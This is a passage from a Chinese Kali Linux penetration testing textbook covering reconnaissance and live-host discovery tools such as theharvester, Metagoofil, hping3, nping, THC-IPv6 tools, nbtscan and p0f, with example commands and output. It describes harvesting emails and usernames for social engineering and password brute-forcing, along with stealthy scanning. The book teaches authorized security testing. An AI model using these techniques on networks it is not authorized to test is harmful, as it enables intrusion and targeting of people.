我们使用下述指令以获取本机与example.com主机之间的路由信息。

traceroute www.example.com

该指令的返回结果如下。

traceroute to www.example.com (192.168.10.100), 30 hops max, 40 byte packets

1 192.168.1.1 (192.168.1.1) 8.382 ms 12.681 ms 24.169 ms

2 1.static.192.168.xx.xx.isp (192.168.2.1) 47.276 ms 61.215 ms

61.057 ms

3 *

4 74.subnet192.168.xx.xx.isp (192.168.4.1) 68.794 ms 76.895 ms

94.154 ms

5 isp2 (192.168.5.1) 122.919 ms 124.968 ms 132.380 ms

...

15 *

...

30 *

在第15个结果之后，就再也没有返回任何路由信息了。通常这是因为 traceroute的数据包被网络里的包过滤设备屏蔽了。

下面我们来使用tcptraceroute。假如我们事先知道目标主机为Web服务器开放了TCP协议的80端口，那么就可以使用下述指令。

tcptraceroute www.example.com

返回的结果如下。

Selected device eth0, address 192.168.1.107, port 41884 for outgoing packets

Tracing the path to www.example.com (192.168.10.100) on TCP port 80

(www), 30 hops max

1 192.168.1.1 55.332 ms 6.087 ms 3.256 ms

2 1.static.192.168.xx.xx.isp (192.168.2.1) 66.497 ms 50.436

ms 85.326 ms

3 *

4 74.subnet192.168.xx.xx.isp (192.168.4.1) 56.252 ms 28.041 ms

34.607 ms

5 isp2 (192.168.5.1) 51.160 ms 54.382 ms 150.168 ms

6 192.168.6.1 106.216 ms 105.319 ms 130.462 ms

7 192.168.7.1 140.752 ms 254.555 ms 106.610 ms

...

14 192.168.14.1 453.829 ms 404.907 ms 420.745 ms

15 192.168.15.1 615.886 ms 474.649 ms 432.609 ms

16 192.168.16.1 [open] 521.673 ms 474.778 ms 820.607 ms

这一次，我们的数据包成功到达了目标主机，并且给出了测试机与目标主机之间的完整路由信息。

4.4.2 tctrace

我们同样可以选用 tctrace 程序分析路由信息。这个程序通过向目标主机发送 TCP SYN数据包来获取相应信息。

如需使用tctrace程序，可在终端中使用下述指令。

tctrace -i<device> -d<targethost>

参数中的<device>指的是网卡接口，<targethost>则是被测试的目标主机。

例如，我们可以使用下述指令获取本机和www.example.com之间的路由信息。

tctrace -i eth0 -d www.example.com

该指令的返回结果如下。

1(1)　[192.168.1.1]

2(1)　[192.168.2.1]

3(all)　Timeout

4(3)　[192.168.4.1]

5(1)　[192.168.5.1]

6(1)　[192.168.6.1]

7(1)　[192.168.7.1]

...

14(1)　[192.168.14.1]

15(1)　[192.168.15.1]

16(1)　[192.168.16.1] (reached; open)

4.5 搜索引擎

Kali Linux 中的搜索引擎类工具可以使用搜索引擎获取目标主机的域名信息、电子邮件信息，以及文件的元数据（metadata）信息。这些工具被动收集的工作方式也正是它们的优势所在。如果您无法访问目标主机上的网站，不妨利用搜索引擎间接访问。就其结果而言，目标主机不会知道您具体进行了哪些操作。

4.5.1 theharvester

theharvester能够收集电子邮件账号、用户名和主机名/子域名信息。它通过数个公共资源搜索所需的信息。2.2版theharvester用到的公开资源如下所示。

- 谷歌（Google）
- 必应（Bing）
- PGP
- Linkedin
- Yandex
- People123
- Jigsaw

● Shodan

如需在Kali Linux 中使用theharvester，可在终端中使用如下指令。

theharvester

程序会在屏幕上提示该工具的使用方法。

例如，如果想从谷歌的前 100 项搜索结果里挖掘目标域里的电子邮件地址和主机名，可使用下述指令。

theharvester -d example.com -l 100 -b google

程序搜索到的E-mail地址和主机名如下。

[-] Searching in Google:

Searching 0 results...

[+] Emails found:

---

info@example.com

user1@example.com

user2@example.com

user3@example.com

[+] Hosts found in search engines:

192.168.118.14:sd1.example.com

192.168.118.14:sd2.example.com

192.168.118.14:event.example.com

192.168.118.14:test.example.com

203.34.118.7:nms.example.com

上述结果里含有多个E-mail地址和数个主机名，这都是theharvester通过Google搜索引擎收集到的信息。

如果需要收集其他信息，例如用户名等信息，我们可以指定程序使用linkedin.com。具体指令如下。

```
theharvester -d example.com -l 100 -b linkedin
```

该指令的返回结果如下。

[-] Searching in Linkedin..

Searching 100 results..

Users from Linkedin:

user1

user2

user3

user4

user5

user6

Total results: 6

从Linkedin.com网站上搜索到的目标域的用户名，将在后期的渗透测试阶段发挥作用。如果测试人员要发起社会工程学攻击之类的渗透，就会需要这些信息。

4.5.2 Metagoofil

Metagoofil通过谷歌引擎搜索目标域的文件的元数据信息（metadata）。目前，它支持的文件格式有：

- Word 文档（.docx、.doc）；
- 表格文件（.xlsx、.xls、.ods）；
- 演示文档（.pptx、.ppt、.odp）；
- PDF 文件（.pdf）。

在获取元数据信息时，Metagoofil的内部操作过程大体如下：

- 使用Google 引擎在目标域内搜索指定的文件类型；
- 把搜索到的文档保存到本地磁盘；
- 从下载的文件中解析元数据信息；
- 把元数据信息的分析结果保存为HTML 文件。

我们可以在元数据信息里找到的信息有：

- 用户名；
- 软件版本；
- 服务器名或机器名。

渗透测试的后期阶段可能会用到这些信息。

要访问Metagoofil，在终端中执行如下命令：

```
metagoofil
```

这将显示该命令的使用方法和示例。

我们通过一个例子进行详细的用法说明。现在，我们要从目标域（-d example.com）里搜索DOC 文件和PDF 文件（-t .doc, .ipdf），并保存到test 目录里（-o test）。对于每种类型的文件，我们都要收集 20 个（-l 20）。我们希望这个程序只下载 5 个文件（-n 5），并将最终处理结果保存为test.html（-f test.html）。结合以上参数，我们应当使用的指令如下。

```
metagoofil -d example.com -l 20 -t doc,pdf –n 5 -f test.html -o test
```

该指令的返回结果如下。

```
[-] Starting online search...

[-] Searching for doc files, with a limit of 200

Searching 100 results...

Searching 200 results...

Results: 191 files found
```

Starting to download 5 of them:

[1/5] /support/websearch/bin/answer.py?answer=186645＆amp;%20

form=bb＆amp;hl=en

Error downloading /support/websearch/bin/answer.

py?answer=186645＆amp;%20form=bb＆amp;hl=en

[2/5] http://www.example.com/documents/customerevidence/27402_

Cakewalk_final.do

[3/5] http:// www.example.com/documents/customerevidence/5588_

marksspencer.doc

[4/5] http:// www.example.com/documents/uk/Ladbrokes.doc

[5/5] http:// www.example.com/～Gray/papers/PITAC_Interim_Report 8_98.doc

[-] Searching for pdf files, with a limit of 200

Searching 100 results...

Searching 200 results...

Results: 202 files found

Starting to download 5 of them:

[1/5] /support/websearch/bin/answer.py?answer=186645＆amp;%20

form=bb＆amp;hl=en

Error downloading /support/websearch/bin/answer.

py?answer=186645＆amp;%20form=bb＆amp;hl=en

[2/5] http:// www.example.com/pubs/77954/sl021801.pdf

[3/5] http:// www.example.com/pubs/152133/deepconvexnetwork

interspeech2011-pub.pdf

[x] Error in the parsing process

[4/5] http:// www.example.com/en-us/collaboration/papers/uruguay.pdf

[5/5] http:// www.example.com/pubs/63611/2002-droppo-icslpb.pdf

[+] List of users found:

Benjamin Van Houten

Marketing

IT

May Yee

sarah condon

clarel

Jim Gray

[+] List of software found:

Microsoft Office Word

Microsoft Word 10.0

Microsoft Word 9.0

Microsoft Word 8.0

Acrobat Distiller 5.0.5 (Windows)

Adobe PDF Library 8.0

Adobe InDesign CS3 (5.0.2)

[+] List of paths and servers found:

'Macintosh HD:Temporary Items:AutoRecovery save of Congressio'

'NCO Server:Staff (NCO Staff):Yolanda Comedy:IR22July:IR10Aug'

'C:\jim\HPCC\PACIT_Report_8_98.doc'

[+] List of e-mails found:

---

gzweig@mail.example.com

程序找到了很多文件，并从中收集到了大量诸如用户名和文件路径的信息。我们可以通过这些用户名穷举目标域里的用户名，进而使用字典暴力破解（在目标域中存在的）用户名的密码。需要小心的是，如果对目标域里的用户名进行暴力破解，可能会造成账号锁定的情况。此外，我们可以根据路径信息推测目标主机的操作系统。可见，我们完全可以在不直接访问目标域的网址的情况下获取上述信息。

Metagoofil 能够以报告格式生成汇总信息。例如，若把报告文件储存为 HTML 格式文件，我们可看到图4.13所示的内容。

图4.13

这个报告含有目标域的用户名、软件版本、E-mail地址和服务器信息。

4.6 本章总结

本章介绍了信息收集阶段的渗透测试工作。这个阶段的工作通常是渗透测试里最先进行的工作。在这个阶段，我们要尽可能地收集目标组织的信息。越是了解测试目标，测试的工作就越是容易。著名的《孙子兵法》认为：

知己知彼，百战百胜。

这句话揭示了渗透测试领域的奥秘。

本章介绍了Kali Linux 里的信息收集工具。本章首先介绍了通过公开网站收集目标单位信息的方法，而后介绍了使用软件获取域注册信息的方法，还介绍了可收集路由信息的工具，以及利用搜索引擎来收集信息的工具。

下一章我们将介绍目标识别。

第5章 目标识别

Kali Linux 的很多工具都可用于在目标网络里发现、识别主机。本章将介绍这些软件的使用方法。这部分内容分为以下几个主题：

- 目标识别过程的简介；
- 使用Kali Linux 的工具识别目标主机的方法；
- 鉴定目标主机操作系统的方法（操作系统指纹识别）。

为了更容易地理解这些概念，我们将使用一个虚拟网络作为目标网络。

5.1 简介

在利用第三方工具（如搜索引擎）获取目标网络的信息之后，接下来就要识别出目标系统里联网的主机。这阶段的主要目标如下。

- 在目标网络里搜索在线的主机。如果某台主机不在线，我们就无法对其进行渗透测试；此时就需要另找一台在线的主机进行渗透测试。
- 鉴定目标机器上安装的操作系统。

获取这些信息有助于后期漏洞映射阶段的工作。

我们使用Kali linux 系统里的工具进行目标识别。桌面菜单中的Information Gathering收录了绝大多数的目标识别工具。本文只需要关注其下的两个子菜单里的程序：

- Identify Live Hosts（识别在线主机）；
- OS Fingerprinting（识别操作系统）。

本章从这两个类别的诸多程序中依照其功能、认可度、开发活跃度，选择性地介绍、演示几款工具。

5.2 识别目标主机

子菜单Identify Live Hosts下的工具可用于判断目标主机是否可被测试人员访问。在开展识别阶段的工作之前，我们需要仔细查看我们与客户达成的协议和服务条款。如果服务协议要求我们隐匿渗透测试的行为，我们就要进行相应的隐藏测试。另外，在测试入侵监测系统和入侵防御系统时，我们同样需要使渗透测试的行动不被发现。如果客户没有这种要求，就没有必要进行隐匿的测试了。

5.2.1 ping

在检查主机是否在线的工具中，ping 可能是最著名的程序了。该工具向目标主机发送ICMP协议（Internet Control Message Protocol）的echo request 数据包。如果目标主机在线且允许受理ping 请求，那么目标主机将回复ICMP echo reply数据包。

ICMP协议的echo request（请求）和echo reply（回复）消息只是ICMP协议的两种类型的消息。如需了解ICMP协议的其他类型消息，请参见 https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol#Control_messages。

Kali Linux 的菜单里没有列出ping 程序。所以我们要在终端中输入ping 命令并配置好它的选项。

如图5.1所示，我们可以在ping指令之后直接指定目标地址。

图5.1

在Kali Linux 里，默认情况下在按下Ctrl-C 之前，ping 指令会一直运行下去。

ping有很多的选项，最常用的是有下面这些。

● -c count：发送echo request 数据包的总量。

● -I interface address：设置源地址或网络接口。该参数可以是 IP 地址（例如192.168.56.102）或网卡设备的名称（例如eth0）。如果您要ping IPv6 链路本地地址，那么必须指定这个选项。

● -s packet size：每个数据包的包大小（字节数）。默认值是 56。再算上 IPv4中8字节的ICMP包头，默认情况下发送的数据包会是64字节的数据包。

假如您在进行内部渗透测试项目，客户会给您拉好网线以便于您访问他们的内网。他们还会给您目标服务器的IP地址。

在全面测试之前，第一件事情就是要确定您是否可以从本机访问到目标服务器。此时可以使用ping指令。

假如目标主机的IP地址是192.168.56.102，您的电脑的IP地址是192.168.56.101。在测试是否可以访问到目标主机时，可使用下述指令。

ping -c 1 192.168.56.102

ping指令的目标主机参数，可以是IP地址，也可以是主机名。

上述指令的返回结果如图5.2所示。

图5.2

上述信息表明：ping指令只向目标主机（IP地址为192.168.56.102）发送了1个ICMP echo request；发送请求的主机（IP 地址为192.168.56.101）也只收到了1 个ICMP echo reply；请求和回复之间的往返时间是1.326ms；期间没有丢失数据包。

我们观察一下本机发送和接受的数据。我们使用带有网络协议分析功能的 Wireshark程序在主机上捕获数据包，可看到如图5.3所示的情况。

图5.3

从中可以看出，我们自己的主机（192.168.56.101）向目标主机（192.168.56.102）发送了一个ICMP echo request数据包。因为目标主机在线且允许受理ICMP echo request数据包，它向我们的主机发送回ICMP echo reply数据包。

10.4节将详细介绍Wireshark程序。

如果目标主机使用的是 IPv6 地址，例如 fe80::a00:27ff:fe43:1518，您可以使用ping6程序检测它是否在线。您需要指定-I选项，设定发送数据包的本地连接。

```
ping6 -c 1 fe80::a00:27ff:fe43:1518 -I eth0

PING fe80::a00:27ff:fe43:1518(fe80::a00:27ff:fe43:1518) from

fe80::a00:27ff:fe1c:5122 eth0: 56 data bytes

64 bytes from fe80::a00:27ff:fe43:1518: icmp_seq=1 ttl=64 time=4.63 ms

--- fe80::a00:27ff:fe43:1518 ping statistics --

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 4.633/4.633/4.633/0.000 ms
```

ping6指令的通信过程如图5.4所示。

图5.4

从上面输出可以看出，ping6 程序使用的是ICMPv6 协议的ICMPrequest 和reply数据包。

如需屏蔽ping 请求的数据包，可在防火墙里配置ICMP echo request 的白名单，并屏蔽来自其他IP 地址的ICMP echo request 数据包。

5.2.2 arping

arping 是在局域网中使用ARP（Address Resolution Protocol）请求判断目标主机是否在线的工具。您可以用IP地址或MAC地址作为它的测试目标。

因为arping程序工作于OSI模型中的第二层，ARP协议的数据包无法通过路由器和网关，所以它只能检测本地局域网络中的主机。

如需启动arping程序，可在终端中使用下述命令。

arping

该指令显示所有的选项及使用方法。

我们使用arping程序判断某MAC地址的主机是否在线。

arping 192.168.56.102 -c 1

ARPING 192.168.56.102

60 bytes from 08:00:27:43:15:18 (192.168.56.102): index=0 time=518.223usec

--- 192.168.56.102 statistics --

1 packets transmitted, 1 packets received, 0% unanswered (0 extra)

上述指令检测MAC地址为08:00:27:43:15:18的主机是否在线。

我们使用Wireshark观察arping运行期间的网络数据（见图5.5）。

图5.5

可从图5.5中看出，本机的网卡（MAC 地址为08:00:27:1c:51:22）发送了ARP广播（接受方MAC地址为ff:ff:ff:ff:ff:ff），询问192.168.56.102的MAC地址。如果这个IP地址存在，该主机将其MAC地址（08:00:27:43:15:18）通过ARP协议进行回复；即返回图5.5中第2个数据包。

如果没有任何一台主机占用指定的IP地址，我们也不会受到ARP协议的回复数据，如图5.6所示。

图5.6

基于以上特性，arping程序还常常用于判断某个IP地址是否被同一个局域网内的主机占用。假如您的主机通常使用192.168.56.101这个IP地址，某天您想要换一个IP地址。那么，在更换IP地址之前，应当检查该IP地址是否被其他主机占用了。

此时可以使用下述arping指令检测192.168.56.102是否被他人占用。

```
arping -d -i eth0 192.168.56.102 -c 2
```

```
echo $?
```

1

如果返回值是1，则说明192.168.56.102这个IP已经被占用了。如果返回值是0，则说明该IP没有被占用。

5.2.3 fping

与ping 程序相比，fping 可以同时向多个主机发送ping（ICMP echo）请求。您可以在命令行中指定多个目标主机，也可以在某个文件里指定需要被检测的主机。

默认模式下，fping 程序通过目标主机的回复来判断该主机是否在线。如果目标主机发送了回应，该主机将会被标记为alive（在线）：如果主机在一段时间内（超时或超过尝试次数）没有进行响应，该主机则会被标记为unreachable（不可访问）。默认情况下， fping 将尝试向每个目标发送三次ICMP echo 数据包。

如需使用fping程序，可在终端中执行下述指令。

```
fping -h
```

上述指令将显示程序的所有选项及使用方法。

下面将介绍fping程序的几种不同用法。

● 如果需要同时检测地址为192.168.1.1、192.168.1.100 和192.168.1.107的主机是否在线，我们可以使用下述指令。

```
fping 192.168.1.1 192.168.1.100 192.168.1.107
```

上述指令的返回结果如下。

192.168.1.1 is alive

192.168.1.107 is alive

ICMP Host Unreachable from 192.168.1.112 for ICMP Echo sent to

192.168.1.100

ICMP Host Unreachable from 192.168.1.112 for ICMP Echo sent to

192.168.1.100

ICMP Host Unreachable from 192.168.1.112 for ICMP Echo sent to

192.168.1.100

192.168.1.100 is unreachable

● 如果不想逐 IP 地指定目标主机，我们可以指定目标主机的列表。假设我们知道192.168.56.0这个网段里有需要检测的目标主机，就可以直接使用-g选项（生成列表）对整个网段进行检测。

fping -g 192.168.56.0/24

上述指令的返回结果如下。

192.168.56.101 is alive

192.168.56.102 is alive

ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.2

ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.3

ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.4

ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.5

ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.6

...

192.168.56.252 is unreachable

192.168.56.253 is unreachable

192.168.56.254 is unreachable

● 如需改变探测目标主机的重试次数，则可在指令之中使用-r 选项（retry limit）。默认情况下，重试次数是3次。

fping -r 1 -g 192.168.1.1 192.168.1.10

上述指令的返回结果如下。

192.168.1.1 is alive

192.168.1.10 is alive

192.168.1.2 is unreachable

...

192.168.1.9 is unreachable

● 如需查看多个目标的统计结果，可以使用-s 选项（打印累积统计）。

fping -s www.yahoo.com www.google.com www.msn.com

上述指令的返回结果如下。

www.google.com is alive

www.yahoo.com is alive

www.msn.com is unreachable

3 targets

2 alive

1 unreachable

0 unknown addresses

4 timeouts (waiting for response)

6 ICMP Echos sent

2 ICMP Echo Replies received

0 other ICMP received

51.6 ms (min round trip time)

231 ms (avg round trip time)

411 ms (max round trip time)

4.150 sec (elapsed real time)

5.2.4 hping3

hping3程序是命令行下的网络数据包生成和分析工具。在TCP/IP测试和安全测试里，例如在端口扫描、防火墙规则测试、网络性能测试时，都可以使用这个程序生成自定义的网络数据包，从而进行相应测试。

hping3 的研发团队在官方网站上（http://wiki.hping.org/25）说明了它的主要用途：

- 测试防火墙规则；
- 测试入侵检测系统/IDS；
- 测试TCP/IP 模式的安全漏洞。

如需启动hping3程序，可在终端中输入hping3指令。

您可以通过命令行、互动界面、脚本的方式执行hping3。

在不指定任何参数的情况下，直接运行hping3将向TCP的0号端口发送空数据。

如需改变通信协议，可参照下述表格更改相应选项。

在发送TCP数据包时，我们可以不设置任何TCP标识（默认情况），还可以参考下述表格指定特定TCP标识。

这个程序有下面几种不同的使用方法。

- 如果要向192.168.56.101 发送1个ICMP echo 请求，就要设置-1选项（使用ICMP协议）和-c 1选项（发送1次）。

hping3 -1 192.168.56.101 -c 1

上述指令的返回结果如图5.7所示。

图5.7

在图5.7 中，我们注意到目标主机在线，它回复了ICMP echo 请求。

要验证这一结果，我们可用tcpdump程序捕获网络数据，结果如图5.8所示。

图5.8

可见目标主机的确发送了ICMP echo 回复数据包。

● 除了命令行方式之外，我们可以直接输入hping3，进入它的互动界面。您将会看到提示符，可在此使用Tcl指令。

如需了解Tcl的详细指令，请参见：

http://www.invece.org/tclwise/

http://wiki.tcl.tk/

要实现前一个例子的功能，我们可以使用下述Tcl脚本。

hping send {ip(daddr=192.168.56.101)+icmp(type=8,code=0)}

新建一个终端窗口，然后使用下述指令接收目标服务器的响应。

hpingrecv eth0

在此之后，我们在其他终端窗口里使用上述Tcl脚本，具体情况如图5.9所示。

图5.9

● 您还可以使用hping3 检验防火墙规则。假设您的防火墙规则如下：

○ 接受（ACCEPT）所有到TCP 22 端口的数据；

○ 接受所有现存（established）连接；

○ 丢弃（DROP）其他数据包。

验证防火墙规则时，可以使用hping3 程序发送ICMP echo 请求。

hping3 -1 192.168.56.101 -c 1

上述指令的返回结果如下。

HPING 192.168.56.101 (eth0 192.168.56.101): icmp mode set, 28

headers + 0 data bytes

--- 192.168.56.101 hping statistic --

1 packets transmitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms

可见目标主机没有对我们的ping进行响应。

如图5.10 所示，我们向目标主机的TCP 22 端口发送一个带有SYN 标识的TCP 包。

图5.10

上述信息表明：目标主机接受了刚才我们发送到22端口的带SYN标识的TCP包。

然后，我们测试它的UDP 22 端口（见图5.11）。

图5.11

根据图5.11，我们可确定目标主机的防火墙不接受到22端口的UDP数据包。hping3的功能很多。但是本章只简单介绍了 hping3 的一小部分功能。如果您需要详细了解这个程序，请参见hping3的官方文件：http://wiki.hping.org。

5.2.5 nping

nping允许用户发送多种协议（TCP、UDP、ICMP和ARP协议）的数据包。您可以调整协议头中的字段，例如可设置TCP和UDP的源端口和目的端口。nping和其他类似工具的区别，如nping程序和ping程序之间的区别相似，nping可以探测多个主机的多个端口。

此外，它可以像ping 程序一样发送ICMP echo 请求。nping 还可以用于对网络进行压力测试、ARP中毒、DoS攻击。

在Kali Linux 中，nping 程序是Nmap 程序包的一部分。

nping支持多种探测模式，其对应的具体参数如下。

在编写本书时，还不能通过Kali Linux 的图形化菜单启动nping 程序。所以您得在终端中执行nping命令才能启动它。该命令将显示它的使用方法和选项介绍。

如需向多个目标主机（192.168.56.100、192.168.56.101和192.168.56.102）发送ICMP echo 请求，可使用下述指令。

nping -c 1 192.168.56.100-102

上述指令的返回结果如图5.12所示。

图5.12

我们可以根据这个结果判断，只有192.168.56.102响应了我们的请求。

在目标主机不响应ICMP echo 请求数据包的情况下，我们可以向该主机开放的TCP端口发送TCP SYN 数据包检验它是否在线（见图5.13）。

如果我们要向 192.168.56.102 主机的 22 端口（-p 22）发送 1 次（-c 1）TCP（--tcp）数据包，可使用下述指令：

```
nping --tcp -c 1 -p 22 192.168.56.102
```

当然，您得自己猜测哪个端口是开放端口。我们建议您从常规端口开始测试，即 21、222、23、25、80、443和8443端口。

上述指令的运行结果如图5.14所示。

图5.13

图5.14

根据这个结果，可知该主机响应了我们发送到22端口的数据包，所以可以判断目标主机（192.168.56.102）在线。

5.2.6 alive6

如果您需要检测IPv6中联入了哪些主机，肯定不应该扫描整个网络。因为IPv6的地址空间太大了。您可能已经发现IPv6主机的网段是64位的。这意味着如果进行网段扫描，扫描次数就至少要有2的64次方。很明显，在现实世界中进行IPv6的网段扫描不太现实。

幸运的是，有一种名为ICMPv6 Neighbor Discovery（邻居发现）的网络协议。该协议允许IPv6主机接入本地链路系统，并根据局域网内其他IPv6主机的地址自动配置自己的地址。简单的说，您可以使用这个协议发现同网段内在线的主机。

alive6 程序可以发送 ICMPv6 的检测数据包，并能处理网络上的响应。这个程序是THC-IPv6 Attack Toolkit 的一部分。它的研发人员是 The Hackers Choice 小组（http://freeworld.thc.org/thc-ipv6/）的Van Hauser。

可以在终端中直接输入alive6来启动它。这将显示它的使用方法。

假设您想要在IPv6局域网内查找在线的IPv6主机，在您使用eth0接入这个网络的情况下，您可以使用下述指令。

```
alive6 -p eth0
```

该指令的返回结果如下。

Alive: fe80::a00:27ff:fe43:1518 [ICMP echo-reply]

Scanned 1 address and found 1 system alive

如果不希望其他主机通过这种方式探测到自己的IPv6主机，可以通过ip6tables指令屏蔽ICMPv6的echo请求。

ip6tables –A INPUT –p ipv6-icmp –-type icmpv6-type 128 –j DROP

目标主机使用了这条指令之后，就无法通过这种方式检测到它了（见图5.15）。

图5.15

5.2.7 detect-new-ip6

这个程序可以在 IPv6 的网络里检测到新加入网络的主机。它也是 THC－IPv6 Attack Toolkit 的一个程序。

可以在终端中直接输入detect-new-ipv6来启动它。这将显示它的使用方法。

此处举个简单的例子：我们要发现加入网络的IPv6主机。

detect-new-ip6 eth0

上述指令的返回结果如下。

Started ICMP6 DAD detection (Press Control-C to end) ...

Detected new ip6 address: fe80::a00:27ff:fe43:1518

5.2.8 passive_discovery6

如果需要通过网络监听的方式找到主机的 IPv6 地址，可使用这个程序。它是由 The Hackers Choice 小组（http://freeworld.thc.org/thc-ipv6/）的Van Hauser开发的THC-IPv6 Attack Tookit 里的一个程序。使用这个程序可以避免被IDS 检测出来。

可以在终端中直接输入passive_discovery6来启动它，这将显示它的使用方法。

如果要在网卡eth0上进行监听，可使用下述指令。

passive_discovery6 eth0

上述指令的运行结果如图5.16所示。

图5.16

这个程序只是在监听过程中筛选ARP请求和ARP回复，然后进行相应的分析。在刚才的例子里，passive_discovery6发现了两个IPv6地址，这两个地址如下所示。

- fe80::31ad:1227:d1d3:a002
- fe80::a00:27ff:fe43:1518

5.2.9 nbtscan

如果在内网渗透测试中审计Windows系统，您需要首先获取主机的NetBIOS信息。最常用的工具就是nbtscan。

这个工具可以将相应主机IP地址、NetBIOS计算机名、可用服务、登录用户名和MAC地址整理为报告。如需采用NetBIOS协议访问目标主机的NetBIOS服务（例如网络共享），就需要掌握目标主机的NetBIOS名称。这个工具将会产生大量的网络流量，而且很可能被目标主机记录在日志里。

如需了解NetBIOS报告中每个服务的功能，可在微软知识库（URL地址为 http://support.microsoft.com/kb/163409）里查询NetBIOS服务名称的第16个字符（即NetBIOS后缀）。

可以在终端中直接输入nbtscan来启动它。

如需搜索局域网（192.168.1.0/24）内各个主机的NetBIOS名称，可使用下述指令。

```
nbtscan 192.168.1.1-254
```

该指令的返回结果如下。

```
Doing NBT name scan for addresses from 192.168.1.1-254

IP address       NetBIOS Name    Server    User         MAC address
------------------------------------------------------------------

192.168.1.81    PC-001       <server>   <unknown>

00:25:9c:9f:b0:96

192.168.1.90    PC-003       <server>   <unknown>

00:00:00:00:00:00

...
```

从上面的输出结果可以看出，找到的NetBIOS名字有：PC-001、PC-003和SRV-001。现在用下述命令查看这些主机运行了哪些服务。

nbtscan -hv 192.168.1.1-254

该指令的返回结果如下。

NetBIOS Name Table for Host 192.168.1.81:

PC-001　　Workstation Service

PC-001　　File Server Service

WORKGROUP　　Domain Name

WORKGROUP　　Browser Service Elections

Adapter address 00:25:9c:9f:b0:96

NetBIOS Name Table for Host 192.168.1.90:

PC-003　Workstation Service

PC-003　Messenger Service

PC-003　File Server Service

MSBROWSE Master Browser

WORKGROUP　　Domain Name

WORKGROUP　　Browser Service Elections

WORKGROUP　　Domain Name

WORKGROUP　　Master Browser

Adapter address 00:00:00:00:00:00

...

从上面输出结果可以看出，PC-001运行了Workstation（工作站服务）和File Server （文件服务器）。而在 PC-003 上运行 3 个服务是 Workstation、Messenger 和 File Server。经验表明，这些信息里包含了哪台机器提供了文件共享服务。下一步我们可以检测这些文件共享服务是否开放，继而访问其中的文件。

5.3 识别操作系统

在确定目标主机在线后，应当识别它们使用的操作系统。这阶段工作通常称为识别操作系统（也称为操作系统指纹识别）。识别操作系统的方式分为两种：主动式和被动式。

主动式识别工具向目标机器发送数据包，并根据目标的响应确定其使用的操作系统。这种方式的优点在于探测速度快，缺点是目标主机可能会发现我们探测操作系统的行为。

被动式操作系统识别方法克服了主动式识别方法的缺点。Michal Zalewsky是这种探测方式的先驱，他设计的p0f工具率先实现了被动式的识别方法。被动式方法的缺点是，它比主动式识别方法的识别速度慢。

本节将介绍两款识别操作系统的工具。

5.3.1 p0f

p0f采用被动方式的方法探测目标主机的操作系统类型。这个工具可以识别以下几种主机：

- 连接到您主机的机器（SYN 模式，即默认模式）；
- 您主机可以访问的机器（SYN+ACK 模式）；
- 您主机不能访问的机器（RST+模式）；
- 您可以监控到其网络通信的机器。

这个程序通过自身发出的TCP数据包分析操作系统的类型。然后，它会统计在默认情况下不会产生的非标准数据包。例如，Linux内核的操作系统默认使用64字节的ping数据报，而Windows操作系统则使用32字节的ping数据报。这两个操作系统在TTL上同样存在差别。Windows发出的数据包，其TTL是128；而不同版本的Linux系统，其数据包的TTL各有不同。p0f程序正是根据这些细微的差别识别远程主机的操作系统。

Kali Linux自带的p0f程序已经无法识别远程主机的操作系统。原因在于这个版本的指纹数据库过于陈旧。不幸的是，我们未能找到最新版本的指纹数据库。所以我们使用了 p0f v3（Version 3.06b），而没有使用Kali Linux自带的p0f 程序。如需使用这个版本的p0f，请从官方网站上下载 TARBALL 文件（http://lcamtuf.coredump.cx/p0f3/releases/p0f-3.06b.tgz），然后使用其中build.sh 脚本进行编译。默认情况下，指纹数据库就在当前编译目录里。如果您想把它放在其他目录中（例如把它保存为/etc/p0f/p0f.fp），需要修改 config.h 文件后再重新编译。如果您不更改这个设置，就要在每次使用它的时候，使用-f选项指定指纹数据库的确切位置。

在终端中输入p0f-h可查看它的使用方法和选项说明。

如需使用p0f程序识别远程主机的操作系统，可以使用下述指令。

```
p0f –f /etc/p0f/p0f.fp -o p0f.log
```

这条指令将会读取指纹数据库文件（/etc/p0f/p0f.fp），然后把分析日志保存为p0f.log。与此同时，它在屏幕上显示下述内容。

```
--- p0f 3.06b by Michal Zalewskilcamtuf@coredump.cx --
```

[+] Closed 1 file descriptor.

[+] Loaded 314 signatures from '/etc/p0f/p0f.fp'.

[+] Intercepting traffic on default interface 'eth0'.

[+] Default packet filtering configured [+VLAN].

[+] Log file 'p0f.log' opened for writing.

[+] Entered main event loop.

然后，您需要与这台主机建立TCP连接，产生一些网络流量。您可以浏览远程主机的文件，或者让远程主机连接到您的主机。

如果p0f成功地识别出远程主机的操作系统，这个程序将会在日志文件（p0f.log）和屏幕上记录相关信息。

在我们运行这个程序时，它在终端中显示了如下信息。

.-[192.168.56.101/42819 -> 192.168.56.102/80 (syn)]

|

| client   = 192.168.56.101/42819

| os   = Linux 3.x

| dist   = 0

| params   = none

| raw_sig = 4:64+0:0:1460:mss*10,7:mss,sok,ts,nop,ws:df,id+:0

|

`---

.-[192.168.56.101/42819 -> 192.168.56.102/80 (mtu)]

|

| client   = 192.168.56.101/42819

| link   = Ethernet or modem

| raw_mtu = 1500

|

`---

.-[192.168.56.101/42819 -> 192.168.56.102/80 (syn+ack)]

|

| server   = 192.168.56.102/80

| os   = Linux 2.6.x

| dist   = 0

| params   = none

| raw_sig = 4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0

|

`---

.-[192.168.56.101/42819 -> 192.168.56.102/80 (mtu)]

|

| server   = 192.168.56.102/80

| link   = Ethernet or modem

| raw_mtu = 1500

|

`---

.-[192.168.56.101/42819 -> 192.168.56.102/80 (http request)]

|

| client   = 192.168.56.101/42819

| app   = Firefox 10.x or newer

| lang   = English

| params   = none

| raw_sig = 1:Host,User-Agent,Accept=[text/html,application/

xhtml+xml,application/xml;q=0.9,/;q=0.8],Accept-Language=[en-US,en;q =0.5],Accept-Encoding=[gzip, deflate],Connection=[keepalive]:Accept-Charset,Keep-Alive:Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1

|

`---

